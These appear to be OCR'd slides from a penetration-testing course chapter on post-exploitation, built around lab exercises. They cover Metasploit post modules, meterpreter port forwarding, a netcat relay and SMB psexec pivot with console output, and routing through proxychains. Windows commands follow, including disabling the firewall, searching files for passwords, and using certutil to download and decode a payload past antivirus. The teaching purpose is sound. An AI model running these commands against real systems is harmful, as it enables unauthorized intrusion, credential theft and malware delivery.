
Chapter 13
Post Exploitation

Post Exploitation


- We've gained access to our target systems and it's over, right?

- In the post-exploitation phase, what we can do is;
  - ❖Look at **information gathering** on the exploited systems
    - Try to access sensitive data stored on the exploited system
  - ❖**Privilege escalation** (Windows, Linux)
  - ❖Moving from system to system (**pivoting** & **lateral movement**)
    - Have network access to additional systems that we can use to gain further access to company data
    - Access other systems on the domain from Windows



Metasploit Post-Exploitation Modules

- Metasploit's *post* directory contains modules for:
  - ❖Local information gathering
  - ❖Remote control
  - ❖Privilege escalation, and so on
  - ❖Ex) post/windows/gather/enum_logged_on_users
    - Show us which users are currently logged on to the target system
    - msf > use post/windows/gather/enum_logged_on_users
    - msf post(enum_logged_on_users) > show options
    - msf post(enum_logged_on_users) > set session 1
    - msf post(enum_logged_on_users) > exploit



Things to Look

- To find machines the compromised host has recently communicated
- Windows
  - ❖C:\> netstat –na
  - ❖C:\> arp –a
  - ❖C:\> ipconfig /displaydns *Displays the contents of the DNS client resolver cache
- Linux
  - ❖# netstat –natu
  - ❖# arp –a
- Routing Tables
  - ❖Netstat –nr (works on both Windows and Linux)

Pivoting: Port Forwarding & Relay


- Case #1) From meterpreter shell, we could use **portfwd command** to connect another machine (Lab07, Week06)
  - T1: Windows 10 (service side attack, icecast) / T2: Ubuntu
  - meterpreter > **portfwd** add -l 3333 -p 22 -r Ubuntu_IP_Address
  - [Kali] # ssh georgia@localhost -p 3333

- Case #2) Using **netcat relay** on T1, we could get meterpreter shell to T2 (Lab09, Week07)
  - T1: Ubuntu / T2: Windows 10
  - [Ubuntu] # nc -nlvp 3333 0</tmp/backpipe | nc Windows 10 IP_address 445 1>/tmp/backpipe
  - Run **Windows SMB Psexec module** against **Ubuntu port 3333**
  - Then, you get meterpreter shell to Windows 10

6

6

SMB Pivoting Netcat Relay



```
msf > use exploit/windows/smb/psexec
msf exploit(windows/smb/psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(windows/smb/psexec) > set lhost 153.91.154.174
lhost => 153.91.154.174
msf exploit(windows/smb/psexec) > set rhost 153.91.153.163
rhost => 153.91.153.163
msf exploit(windows/smb/psexec) > set rport 3333
rport => 3333
msf exploit(windows/smb/psexec) > set smbuser georgia
smbuser => georgia
msf exploit(windows/smb/psexec) > set smbpass password123
smbpass => password123
msf exploit(windows/smb/psexec) > show options
```

Kali's IP

Ubuntu's IP & Port

Credential to Windows 10


* Netcat Relay in Ubuntu

```
root@slingshot:~# mknod /tmp/backpipe p
root@slingshot:~# nc -lvp 3333 0</tmp/backpipe | nc 153.91.155.61 445 1>/tmp/bac
kpipe
listening on [any] 3333 ...
153.91.154.174: inverse host lookup failed: Unknown host
connect to [153.91.153.163] from (UNKNOWN) [153.91.154.174] 35465
root@slingshot:~# █
```

7

7

SMB Pivoting Netcat Relay




```
msf exploit(windows/smb/psexec) > exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 153.91.154.174:4444
msf exploit(windows/smb/psexec) > [*] 153.91.153.163:3333 - Connecting to the server...
[*] 153.91.153.163:3333 - Authenticating to 153.91.153.163:3333 as user 'georgia'...
[*] 153.91.153.163:3333 - Selecting PowerShell target
[*] 153.91.153.163:3333 - Executing the payload...
[+] 153.91.153.163:3333 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (179779 bytes) to 153.91.155.61
[*] Meterpreter session 1 opened (153.91.154.174:4444 -> 153.91.155.61:52084) at 2018-12-07 14:16:16 -0500

msf exploit(windows/smb/psexec) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ DESKTOP-1MMO0E9  153.91.154.174:4444 -> 153.91.155.61:52084 (153.91.155.61)
```

*** Connection from Kali to Windows 10 (through the netcat relay in Ubuntu)**

Pivoting: Using routing table

- Case #3) You exploited machine T1 on DMZ through an exploit. You conducted the post exploitation scanning from T1 into the internal network and discovered a machine T2.
- The firewall on T2 allows inbound traffic to port 445 from T1 but block the inbound traffic from the attacker machine for that port. You also verified with target personnel that T2 is on the scope. How can you get a Meterpreter on T2?



Pivoting: Using routing table

- Case #3) To have a meterpreter shell in a **different subnet**, (Lab09, Week07)
  - T1: Windows 7 (DMZ machine, NAT & host network) / T2: Windows 10 (host network)
  - 1) Opening meterpreter shell to Windows 7 using SMB Psexec module, background the session
  - 2) msf > **route add** Windows 10 IP_Address 255.255.255.0 session_id
  - 3-1) We could **scan the Windows 10** machine from Kali (we could find port 445 open)
    - msf > use auxiliary/scanner/portscan/tcp
  - 3-2) We could have **meterpreter shell** using SMB Psexec module again against Windows 10
    - Payload: windows/meterpreter/bind_tcp
  - 3-3) To use **Nmap against Windows 10 directly**, we set up a proxy server using routing table configuration for session_id
    - msf > use auxiliary/server/socks_proxy
    - [Kali] # **proxychains** nmap -Pn -sT -sV -F Windows 10 IP_Address

Meterpreter

Note: Remember that if you upload anything to a target during a pentest or otherwise change the target system, record your changes so you can undo them before the engagement is over. The last thing you want to do is leave an environment more vulnerable than when you found it.

- Let's dig deeper and look at some of Meterpreter's functionality
- meterpreter > help or <command> --help (more details of a command)
- **upload**
  - ❖Upload files to the target
  - ❖Ex) meterpreter > upload /usr/share/windows-binaries/nc.exe C:\\
- **getuid**
  - ❖Tell you the name of the System user running Meterpreter
  - ❖Typically, Meterpreter runs with the privileges of the exploited process or user
  - ❖Ex) meterpreter > getuid
    Server username: NT AUTHORITY\SYSTEM

Meterpreter Scripts

- We've discussed **meterpreter script** in Week10 related to Aurora exploit against Internet Explorer, client-side exploit
  - We wanted to run a script as soon as we have a meterpreter session before the browser is closed

  ❖/usr/share/metasploit-framework/scripts/meterpreter
  ❖msf exploit(ms10_002_aurora) > show advanced
  ❖msf exploit(ms10_002_aurora) > set AutoRunScript migrate –f
- You can also run Meterpreter scripts from a Meterpreter console!
  ❖meterpreter > run migrate -h
  ❖meterpreter > ps
  ❖meterpreter > run migrate -p <pid>
  ❖meterpreter > run migrate -n <executable name>

Windows Command for Post-exploitation


- **[Scenario – Lateral Movement]** In case you don't have any tool from the compromised target #1 to reach Target #2
- Get more information and usage of a Windows command, type
  ❖ C:\> [command] /?
- **cls:** clear the screen
- **cd:** change the directory
- **copy:** copy a file
- **find or findstr:** searches for a text string in a file or files. Case sensitive by default
- **move:** move a file
- **del:** delete a file
- **mkdir:** make a directory
- **rd:** removes directories, but the directories need to be empty before they can be removed
- **netstat:** Displays protocol statistics and current TCP/IP network connections.
- **help:** provides help information for Windows commands

Windows Command for Post-exploitation

- **tasklist:** list the currently running processes on a machine
- **taskkill:** kill a process
- **nbtstat:** display NetBIOS over TCP/IP activity
- **ipconfig:** display Windows IP Configuration
- **arp:** displays and modifies the IP-to-Physical address translation tables used by address resolution protocol (ARP)
- **echo:** displays messages, or turns command-echoing on or off. **echo.** //print a blank line, **echo CTRL-G** //make a beep
- **route:** manipulates network routing tables.
- **whoami:** get user name and other information, whoami /user
- **hostname:** print the name of the current host.
- **ncpa.cpl:** access Control Panel network connections interface

Windows Command Line: dir


- To search for a file in the file system, type
  - ❖C:\> dir /b /s [directory]\[file]
  - ❖It displays the full path to each found file (/b /s options)
  - ❖Can use * as a wildcard in file name
  - ❖Example: **C:\> dir /b /s C:\Windows\*.bin**



Windows Command Line: netsh

- **Netsh** allows you to display or modify the network configuration of a computer that is currently running
- Show all built-in firewall rules
  - ❖C:\> netsh advfirewall show allprofiles
- Disable all built-in firewall rule
  - ❖C:\> netsh advfirewall set allprofiles state off
- To allow a given port inbound
  - ❖C:\> netsh advfirewall firewall add rule name="rule_name" dir=in action=allow remoteip=[sourceIP] protocol=TCP localport=[port]
- Delete a firewall rule
  - ❖C:\> netsh advfirewall firewall del rule name="rule_name"
- Update the Firewall rule to enable remote desktop
  - ❖C:\> netsh advfirewall firewall set rule group="remote desktop" new enable=yes

Linux: iptables
Windows: netsh




Windows Command Line: type

- Display the contents of a file on standard output
  - ❖C:\> type [file]
- View multiple files
  - ❖C:\> type *.txt or type [file1] [file2] …
- Paginating output, Windows doesn't have less command
  - ❖C:\> more [file]
- Search for string within a file or some command output
  - ❖C:\> type [file] | find "string"
  - ❖C:\> command | find "string"
  - ❖Find is case sensitive, use /i to make it case-insensitive


Linux: cat
Windows: type

Windows Command Line: findstr

- Searches for strings in files



```
C:\WINDOWS>findstr /s password c:\*txt
c:\Documents and Settings\georgia\Desktop\temp.txt:passwordc:\Program Files\VMwa
re\VMware Tools\open_source_licenses.txt:If we issue you a password, you agree t
o help protect your information by guarding that password, and by changing it as
 soon as possible if you believe its security has been compromised. If UBM LLC a
llows you to choose a username and you select, in UBM LLC's sole discretion, one
 that is obscene, indecent, abusive or which is otherwise objectionable, UBM LLC
 has the right, without prior notice to you, to automatically change your userna
```



```
H:\>findstr /?
Searches for strings in files.

FINDSTR [/B] [/E] [/L] [/R] [/S] [/I] [/X] [/V] [/N] [/M] [/O] [/P] [/F:file]
        [/C:string] [/G:file] [/D:dir list] [/A:color attributes] [/OFF[LINE]]
        strings [[drive:][path]filename[ ...]]

  /B         Matches pattern if at the beginning of a line.
  /E         Matches pattern if at the end of a line.
  /L         Uses search strings literally.
  /R         Uses search strings as regular expressions.
  /S         Searches for matching files in the current directory and all
             subdirectories.
  /I         Specifies that the search is not to be case-sensitive.
  /X         Prints lines that match exactly.
  /V         Prints only lines that do not contain a match.
  /N         Prints the line number before each line that matches.
```


Windows Command Line: Runas

- Runas = "Run as"
  - It allows a user to run specific tools and programs under a different username

- C:\> runas /u:[user] [command]
  - Example in Windows XP> C:\> runas /u:monk "notepad.exe"

Windows Command Line: Set


- To see all environment variables, type
    - ❖C:\> set
- **To view a specific variable**, type
    - ❖C:\> set [variable_name]
    - ❖SET command invoked with just a variable name, no equal sign or value will display the value of all variables whose prefix matches the name given to the SET command. For example: SET P would display all variables that begin with the letter 'P'
- Example:
    - ❖C:\> set USERNAME, or C:\> echo %USERNAME%
        - ➢To display the **value of the variable**, note that the variable needs to be enclosed in the % sign
    - ❖C:\> set path



```
C:\Users\yue>set path
Path=C:\ProgramData\Oracle\Java\javapath;C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wb
NDOWS\System32\WindowsPowerShell\v1.0\;C:\Program Files (x86)\ATI Technologies\ATI.ACE\Core-St
Users\yue\AppData\Local\Microsoft\WindowsApps;;C:\Program Files\JetBrains\PyCharm Community Ed
20.1.1\bin;
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
```

Windows Command Line:certutil

- CertUtil is used to manage certificates in Windows
    - It can install, backup, delete, and manage certificates
- It can sometimes be **used to download a malware in case the target machine is not allowing the session to download files** (used for CertUtil Trojan)
    - It can download a file from a remote URL and encoding and decoding a Base64 obfuscated payload bypassing anitivirus aoftware (the **-urlcache** option that can be employed for this purpose)
    - **C:\certutil -urlcache -f *UrlAddress* C:\downloads\Output-File-Name.txt**
    - **C:\certutil –decode Name.txt bad.exe**
- It can create a hash for a file
    - **C:\certutil –hashfile list.txt sha256**



Net

